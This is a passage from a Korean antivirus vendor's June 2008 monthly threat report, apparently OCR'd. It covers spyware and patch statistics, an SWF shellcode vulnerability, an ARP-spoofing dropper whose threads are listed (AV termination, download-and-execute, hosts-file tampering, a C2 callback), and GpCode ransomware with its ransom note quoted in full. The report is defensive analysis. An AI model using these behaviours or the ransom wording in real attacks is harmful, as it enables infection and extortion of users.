
또한 ARP Spoofing 공격을 수행하는 자동화된 도구와 역시 이러한 도구를 자동으로 생성해 주는 도구가 6월 달에 집중적으로 발견되면서 해당 공격 또한 폭증하였다. 이 공격 역시 궁극적으로는 온라인 게임핵 트로이목마를 설치하려는 목적으로 사용 되었다. 결론적으로 이 두 가지 원인으로 인하여 이번 달 게임핵 트로이목마는 사상 유례가 없는 증가율을 보였다.

(2) 6월 스파이웨어 통계

6월 스파이웨어 피해 현황

순위		스파이웨어 명	건수	비율
1	New	Win-Downloader/Easypot.32768.D	11	18%
2	New	Win-Downloader/Kwsearch.293888	7	12%
3	↓2	Win-Spyware/Xema.208896.D	6	11%
4	New	Win-Downloader/Kwsearch.138240.B	6	11%
5	New	Win-Adware/WebProtect.53248.B	5	8%
6	New	Win-Adware/Kwsearch.96256.D	5	8%
7	New	Win-Downloader/AutoAgent.36864.B	5	8%
8	New	Win-Adware/ShareLink.88064	5	8%
9	New	Win-Spyware/PWS.OnlineGame.29184.B	5	8%
10	New	Win-Downloader/Xema.36864.AS	5	8%
합계			60	100%

[표 1-4] 2008년 6월 스파이웨어 피해 Top 10



[그림 1-9] 2008년 6월 스파이웨어 피해 Top 10

6월 스파이웨어 피해 신고 Top10은 변형을 제외한 단일 스파이웨어로 피해신고가 많은 10개의 스파이웨어를 선정한 결과이다. 스파이웨어 피해 Top10의 대부분은 국내에서 제작된 애드웨어 및 다운로더가 차지하고 있다. 다운로더 Kwsearch(Win-Downloader/Kwsearch)

는 2008년 이후 지속적인 피해를 입히고 있는데 최근 발견되는 Kwsearch의 변형은 바이럿(Win32/Virut.B) 바이러스에 감염된 채 배포되고 있어 주의가 요망된다.

2008년 6월 스파이웨어 총 피해신고는 988건을 기록하였으며, 지난 5월의 673건에서 300건 가량 크게 증가하였다. 6월 스파이웨어 피해신고 중 스파이웨어 즐롭(Win-Spyware/Zlob) 변형에 의한 피해가 가장 많았다. 스파이웨어 즐롭 변형의 피해 건수는 180건으로 전체 피해 신고 건수의 약 18%를 차지하고 있다. 스파이웨어 즐롭은 안티-바이러스와 같은 보안 프로그램의 진단을 피하기 위한 목적으로 하루에도 수 차례 변형을 만들어 배포하고 있으며, 스파이웨어 즐롭에 의한 피해는 당분간 계속될 것으로 예상된다. 스파이웨어 즐롭의 피해 증가와 함께 즐롭에 의해 사용자 동의 없이 설치되는 허위 안티-스파이웨어 프로그램에 의한 피해 또한 많이 증가하였다. 스파이웨어 즐롭에 의해 설치되는 허위 안티-스파이웨어 프로그램은 러시아 등지에서 제작, 배포되고 있다.

국내 허위 안티-스파이웨어 프로그램의 경우 지난 6월초 서울경찰청의 허위 안티-스파이웨어 프로그램 제작자 검거로 2008년 초에 비해 피해가 대폭 감소하였으나, 스파이웨어 즐롭에 의한 해외 허위 안티-스파이웨어 프로그램의 피해는 점차 증가하고 있는 양상을 보이고 있다.

2008년 6월 유형별 스파이웨어 피해 현황은 [표 1-5]와 같다.

	스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
4월	214	100	126	201	1	35	2	1	0	680
5월	175	160	113	211	0	14	0	0	0	673
6월	331	228	138	274	3	11	1	2	0	988

[표 1-5] 2008년 6월 유형별 스파이웨어 피해 건수


2008년 6월 유형별 스파이웨어 피해 현황에서 거의 모든 유형에서 피해 신고가 골고루 증가한 가운데 스파이웨어 즐롭 변형의 영향으로 스파이웨어류의 피해 신고가 두배 가까이 증가한 수치를 보이고 있다.

6월 스파이웨어 발견 현황[1]

5월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표 1-6], [그림 1-]와 같다.

	스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
1월	47	68	36	121	1	3	0	0	0	276
2월	86	67	62	74	1	8	1	1	0	300
3월	148	60	71	119	1	12	1	3	0	415
4월	114	45	75	114	1	19	1	0	0	369
5월	114	63	61	104	0	10	0	0	0	352
6월	195	116	91	158	1	9	0	2	0	572

[표 1-6] 2008년 6월 유형별 신종(변형) 스파이웨어 발견 현황



[그림 1-10] 2008년 6월 발견된 스파이웨어 프로그램 비율


신종 및 변형 스파이웨어 통계에서도 스파이웨어 즐롭 변형의 영향으로 전체 수치가 크게 증가하였다. 전체 신종 및 변형 스파이웨어 572건에서 스파이웨어 즐롭 변형이 133건, 약 23%를 차지하고 있다.

[1] 안철수연구소의 신종 스파이웨어 통계 기준이 변경되었다.
기존 신종 스파이웨어 통계 기준은 국내 고객으로부터 처음 접수된 스파이웨어를 기준으로 통계를 추출하였다.
그러나, 스파이웨어 수집 경로의 다양화로 국내 고객으로부터 접수되기에 앞서서 이미 안철수연구소에 접수가 되어 기존의 신종 통계에 잡히지 않는 상황이 발생하였다. 결국 스파이웨어에 의한 피해접수가 늘어나더라도 신종 스파이웨어 건수가 오히려 줄어드는 통계상의 왜곡이 발생하여 이를 해소하는 기준으로 통계 기준을 변경하였다.

(3) 6월 시큐리티 통계

2008년 6월에 마이크로소프트사로부터 발표된 보안 업데이트는 긴급(Critical) 3건과 중요(Important) 3건, 그리고 보통(Moderate) 1건으로 총 7건이다. 아래 [표 1-7]에서 볼 수 있듯이 6월에는 유난히 DirectX, WINS, Active Directory 등과 같은 윈도우즈 시스템에서 자체적으로 지원되는 기능에 대한 보안 업데이트가 많이 이루어졌다. 그러나, 이처럼 다수의 취약점들이 보고 되었음에도 불구하고 해당 취약점들을 이용하는 공격이 활발히 악용되고 있다는 징후는 보이지 않고 있다. 이는 손쉽게 악용하여 효과를 높일 수 있는 웹 취약점에 대한 공격이 집중되고 있어서 이러한 현상이 발생하고 있는 것으로 추정된다.

그러나, 공격의 성향은 언제든지 변할 수 있으며 시스템 취약점 공격의 경우, 그 피해가 매우 심각하기 때문에 사용자들은 반드시 패치 업데이트를 철저히 수행하여야 한다.




[그림 1-11] 공격대상 기준 MS 보안 패치 현황 (2007년 7월 ~ 2008년 6월)

위험등급	취약점	PoC
긴급	(MS08-033) DirectX의 취약점으로 인한 원격 코드 실행 문제점	무
긴급	(MS08-031) Internet Explorer 누적 보안 업데이트	무
긴급	(MS08-034) WINS의 취약점으로 인한 권한 상승 문제점	무
긴급	(MS08-035) Active Directory의 취약점으로 인한 서비스 거부 문제점	무

[표 1-7] 2008년 6월 발표된 주요 MS 보안 패치

2008년 6월 웹 침해사고 현황



[그림 1-12] 악성코드 배포를 위해 침해된 사이트 수/ 배포지 수

이 달의 웹 사이트 경유지/유포지 수는 329/57으로 지난 달의 389/61에 비해 경유지/유포지 수가 약간 감소하였다. 하지만 여전히 소수의 공격자에 의해 다수의 웹사이트가 해킹되고 있음을 알 수 있다.

2008년 6월 결과에서 특이한 점은 악성 코드 배포를 위해 중국 벤더에서 배포하는 ActiveX 콘트롤의 취약점 공격 코드가 삽입된 페이지가 지속적으로 발견되고 있다는 점이다. 일반적으로 중국 벤더에서 배포하는 ActiveX를 사용하지 않는 국내 사용자들의 특성을 감안하면 그 영향은 아직 크지 않지만 공격 대상이 전통적인 마이크로 소프트사의 제품에서 ActiveX 등 서드파티 제품으로 옮겨가고 있다는 것을 나타낸다. 취약점 개수가 한정적인 마이크로 소프트 제품과는 달리 서드파티 제품의 수는 무수히 많기 때문에 이러한 동향은 계속해서 유지될 것이다.

웹을 이용해 배포되는 악성 코드는 운영체제나 서드파티 제품의 취약점을 이용하여 배포되기 때문에 일반 PC 사용자들은 운영체제뿐 아니라 서드파티 제품의 보안 상태를 항상 확인하고 제품 상태를 항상 최신으로 유지하여야 한다. 또한 AV 제품을 설치하여 자신의 PC를 보호하여야 한다. 그리고 침해사고를 확인한 웹 사이트의 관리자들은 사이트의 사후 관리에 신경을 써 그 영향을 최소화 해야 한다.


II. ASEC Monthly Trend & Issue

(1) 악성코드 – 취약한 SWF 파일과 ARP Spoofing

취약한 SWF 파일을 악용하는 온라인 게임핵 트로이목마가 기승을 부리고 있다. 또한 ARP Spoofing 공격을 유발하여 악성코드 설치와 네트워크 과부하로 인한 다운현상이 곳곳에서 보고되고 있다. 작년에 이슈가 되었던 랜썸웨어의 원조인 GpCode가 다시 등장하였으며 젤라틴 웜이 다시 활동을 재개 하였다. 그리고 샐리티 바이러스 변형인 카슈 바이러스에 의한 재감염 문제가 6월 한달 내내 인터넷 사용자를 매우 힘들게 하였다.

취약한 SWF 파일과 멀티 다운로더

어도비사의 플래쉬로 유명한 SWF 파일포맷에 취약점[1]이 존재하여 이를 노린 악성코드가 폭발적으로 발견 보고되었다. 이 취약점은 Movieclip 구현을 위한 필드를 모아둔 Tag 중에서 SceneCount 값이 음수일 경우 발생한다. 이것은 SWF 파일 구조중 Tag type ‘DefineSceneAndFrameLabelData’ 필드에 속하며, 악용하기 위한 쉘코드는 JPEG 이미지를 표현하는데 사용되는 비트맵 정보를 가진 Tag 부분에 위치한다. 다음은 취약한 SWF 파일에서 쉘코드내 복호화 루틴 부분과 이를 복호화하여 멀티 다운로더가 업로드된 호스트 부분을 표시한 것이다.




[그림 2-1] 취약한 SWF 쉘코드 복호화 모습

[1] 2.3절의 시큐리티 트렌드 참조

대부분의 취약점이 그러하듯 SWF 취약점 역시 궁극적으로 멀티 다운로더를 다운로드 & 실행하여 해당 시스템에 대량의 트로이목마를 설치하는 것이 목적이다.

다음 [그림 2-2]는 취약한 SWF 파일에 대하여 암호화를 적용한 형태로서 대다수의 샘플이 암호화되어 있으며, SWF Encrypt 라는 상용도구로 만들어진다. 그러나 이 도구는 SWF 파일내에 액션스크립트에 해당 부분만을 암호화 시켜주므로 실제로는 쉘코드가 위치하는 해당 태그영역과는 전혀 관련이 없다.




[그림 2-2] SWF Encrypt 로 보호된 취약한 SWF 샘플

이러한 류의 악성코드 제작자들은 분석을 지연시킬 목적으로 SWF Encrypt를 사용했지만 이는 이미 취약한 SWF 파일을 생성하는 자동화된 도구에서 쉘코드 암호화가 이루어져 있음에도 불구하고 의미없이 해당 툴을 사용했다는데 있다. 이를 되짚어 생각해보면, 이와 같이 기하급수적으로 제작된 악성코드의 상당수가 자동화된 악성코드 제작 도구에 의존하고 있다는 것을 반증하는 것으로 취약점의 동작원리도 제대로 이해하고 있지 못한 상태에서 취약한 SWF 파일을 만들어내는 툴을 사용하여 대량으로 찍어 내듯이 제작된다는 것이다.

즉 이러한 점을 고려해볼 때, 우리는 대다수의 중국의 스크립트 키드(script kids)와 싸우고 있다고 생각된다. 한편으로는 이러한 도구를 만들어 낼 수 있는 실력이 어느 정도 있는 제작자들은 도구를 만들어서 스크립트 키드에게 팔아 돈을 벌고 스크립트 키드들은 이 도구를 이용하여 자신이 원하는 정보를 탈취하거나 탈취된 정보를 돈을 받고 파는 형태가 일반적인 중국의 악성코드 제작의 순환 고리라 하겠다.

사용자들은 이 취약점을 악용한 공격으로부터의 피해를 예방하기 위해서는 플래쉬 플레이어를 업데이트 하는 것이 가장 손쉬우면서도 가장 효과적인 방법이다. 그러나, 아쉽게도 플래쉬 플레이어는 기본값으로 한 달에 한번씩만 자동 업데이트 되도록 되어 있다. 플래쉬 플레이어가 설치 되어 있다면 다음 경로에서 FlashUtil9f.exe (버전에 따라서 파일명 다름)를 실

행하여 안내되는 메시지에 따라서 최신버전으로 업데이트 하도록 한다.



[그림 2-3] 플래쉬 플레이어 업데이터

다시 살아난 악몽 – ARP Spoofing 공격

ARP Spoofing 공격은 작년 한 해 큰 이슈가 되었으나, 보안 업계의 대응 및 보안 관리자들의 관심으로 한동안 잠잠하였으나, 6월 초부터 다시 큰 피해를 입히기 시작하였다. ARP Spoofing 공격은 잘 알려진 ARP Spoofing 도구를 이용하여 실행되며, 최근에 알려진 Dropper/ARPSpoofer.21286는 여러가지 악의적인 증상을 가진 형태로 알려져 피해문의가 많았다. 우선 해당 악성코드는 다음과 같은 방식으로 자신을 전파 한다.

- 이동식 저장장치에 대한 전파 (Autorun.inf 를 이용)
- 사용자 공유폴더와 관리목적 공유폴더에 자신을 복사 (취약한 계정정보이용)
- ARP Spoofing 공격


이러한 전파 방법을 동원하여 아래와 같은 16개의 쓰레드를 생성하여 다양하게 공격을 시도한다.

csrss.00403382 ; 360tray.exe 종료 및 삭제
csrss.00403219 ; %WINDIR%₩Tasks₩csrss.exe 로 복사, mfxixue.bat로 자기 삭제 후 복사본 실행
csrss.004034B6 ; AV제품/Sysinternals 툴의 경우 경고메세지 & 종료
csrss.004062F0 ; IceSword 종료 및 삭제
csrss.0040448F ; 이동식 disk -> Autorun.inf 작성 & 파일복사
csrss.004061C0 ; %WINDIR%₩Tasks₩hackshen.vbs 관련 reg 추가, 파일 생성
csrss.00403E13 ; #32770 클래스를 찾는다.
csrss.00404208 ; html 감염, ghost 파일 삭제
csrss.004047F0 ; wincap.exe, arp.exe 다운로드 & 실행루프
csrss.004049C1 ; 취약 password 이용 네트워크에 관리용 공유폴더에 파일 복사시도
csrss.0040573C ; %WINDIR%Tasks₩쫄빳.bat 로 복사
csrss.0040530A ; chajian.exe, 1~10.exe 다운로드 to %TEMP%₩랜덤파일명.pif & 실행
csrss.00405CAE; mm.exe 다운로드 & 실행, updatexixue.txt 다운로드
csrss.00405CF2 ; %PF%₩쫄團PC拱콘쑹쥣₩svchost.exe 폴더생성, hosts 변경
csrss.00405690 ; http://(제거됨)/img/btn/tj/ct.asp?mac=랜덤XXXX&ver=2.2 OPEN.
csrss.0040638E ; rsrc 읽어서 wsock32.dll 파일 생성 - %WINDIR% & 모든폴더

작년과 달리 특정 ARP Spoofing 공격도구에만 의존하지 않고 자신이 직접 자신을 복사하는 웜 증상과 다른 ARP 관련 악성코드를 다시 다운로드 하는 특징 그리고 안티 바이러스 제품이 자신을 진단하지 못하도록 하는 호스트 파일 변조 방식인 블랙홀 라우팅, 그리고 html 파일내 자신의 iframe 태그 삽입 등 매우 악랄한 증상으로 업그레이드 된 모습으로 많은 피해를 입히고 있다.

원조 랜섬웨어 GpCode 의 재등장


작년 한 해 사용자의 문서와 프로그램 소스와 같은 데이터를 담보로 돈을 요구하는 랜섬웨어의 원조격인 Win-Trojan/GpCode 변형이 다시 출현 하였다. 다음과 같은 종류의 확장자의 파일을 암호화 한다.



[그림 2-4] RSA-1024bit로 암호화 하는 파일 종류

C 드라이브부터 대상 확장자를 찾아 암호화된 파일을 *.txx 란 확장자로 만들어 두고 원본 파일은 삭제를 해버린다. 그리고 다시 *.txx 확장자를 원래 파일명으로 리네임 한다. 이러한 부분을 착안하여 개인키가 없이는 공개키 방식인 RSA 암호를 복호화 할 수 없으므로 삭제된 데이터를 복원하는 방식으로 암호화되기 전 원본 파일을 얻을 수 있다.

다음은 암호화가 끝난 후 notepad.exe 를 이용하여 출력하는 메시지 전문이다. 특정 메일 계정으로 메일을 보내고 돈을 입금하면 복호화 할 수 있는 프로그램을 준다는 내용이며 거짓으로 시스템의 보안 문제점을 지적하는 등 자신의 정당성을 일부 포함하고 있다.



```
Thank you for using our service.
We've recently inspected your system and found out many critical security holes.
It's not a joke, and it bring out clearly that we were able to crypt all of your text fil
es,
documents, archives and data files.
For your security we did it before than someone else: hacker, virus or just stupid vandal
.
In  world, hijackers are hunting for your bank account, credit card information, or somet
hing valuable.
Now, even if they'll hack your computer they steal nothing, because all of your
important files are now crypted and secured. There is no technology or scientific method
to crack this kind of encrypting in near future
Unfortunatelly as like other job, our services cost money. Just only 150$ US dollars. It
is worth much less than if you loose all your files.
We accept only Western Union, and we garantee that your'll receive decrypting program wit
h
detailed manual in less than hour after we'd received your payment.
If you need your information back, just send an email to:

[illegible]@gmail.com
[illegible]@gmail.com
[illegible]@gmail.com

